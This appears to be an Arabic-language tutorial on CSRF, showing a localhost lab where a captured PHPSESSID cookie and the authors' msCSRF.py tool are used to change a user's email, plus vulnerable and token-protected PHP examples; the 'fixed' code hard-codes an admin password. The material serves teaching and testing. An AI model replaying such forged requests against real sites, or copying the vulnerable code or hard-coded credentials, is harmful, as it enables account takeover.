



cyber  
security  
Tools

## الأدوات والثغرات في الأمن السيبراني

سلطان الحربي

### CSRF


**ثغرة (CSRF)** اختصارًا لـ **Cross-Site Request Forgery** هي ثغرة في أمان تطبيقات الويب تسمح للمهاجم بتنفيذ طلبات غير مصرح بها نيابة عن المستخدم دون علمه. تحدث الثغرة عندما يقوم المهاجم بإجبار متصفح المستخدم على إرسال طلب إلى موقع مستهدف حيث يكون المستخدم قد قام بتسجيل الدخول بالفعل، ويمتلك جلسة نشطة (Session).

## الأدوات المستخدمة:

Burp suite-1

msCSRF -2

تم تصميم موقع بسيط لاختبار الاختراق عليه



Email updated successfully to: sultan@gmail.com

### Update Email

Current Email: sultan@gmail.com

قمنا باعتراض الطلب في البورب سويت واخذنا Cookie: PHPSESSID الخاص بالصفحة

```
-----  
Sec-Fetch-Mode: navigate  
Sec-Fetch-User: ?1  
Sec-Fetch-Dest: document  
Referer: http://localhost/update_email_fix.php  
Accept-Encoding: gzip, deflate, br  
Cookie: PHPSESSID=j32ag9mdem4komhtu5thjr4usp  
Connection: keep-alive
```

قمنا بتشغيل الاداه ومن ثم ارسال طلب مزيف وتم بنجاح

```
(kali㉿kali)-[~/Desktop]
$ python msCSRF.py http://localhost/update_email.php "aultan@gmail.com" j32ag9mdem4komhtu5thjr4usp
```

# WEEVES

msCSRF - CSRF Exploit Tool  
Version 1.0 - Educational Use Only

By: SULTAN ALHARBI AND MUHAMD ALANIZE

```
exploit executed successfully!
response: <p>Email updated successfully to: aultan@gmail.com</p>
!DOCTYPE html>
html>
head>
  <title>Update Email</title>
/head>
body>
  <h2>Update Email</h2>
  <p>Current Email: aultan@gmail.com</p>
  <form method="POST" action="">
```

مثال على كود برمجي بدون token معرض للاختراق

```
<?php
session_start();

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $_SESSION['username'] = $_POST['username'];
    $_SESSION['email'] = 'user@example.com'; // البريد الإلكتروني الأولي

    header("Location: update_email.php");
    exit();
}
?>
```

مثال على كود برمجي مضمن فيه ال token غير معرض للاختراق

```
// بيانات تسجيل الدخول الثابتة
$correct_username = 'admin';
$correct_password_hash = password_hash('password123', PASSWORD_DEFAULT); // كلمة المرور هنا

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $username = $_POST['username'];
    $password = $_POST['password'];

    // التحقق من صحة اسم المستخدم وكلمة المرور
    if ($username === $correct_username && password_verify($password, $correct_password_hash)) {
        $_SESSION['username'] = $username;
        $_SESSION['email'] = 'user@example.com'; // البريد الإلكتروني الأولي

        // تخزينه في الجلسة CSRF Token توليد
        $_SESSION['csrf_token'] = bin2hex(random_bytes(32));
    }
}
```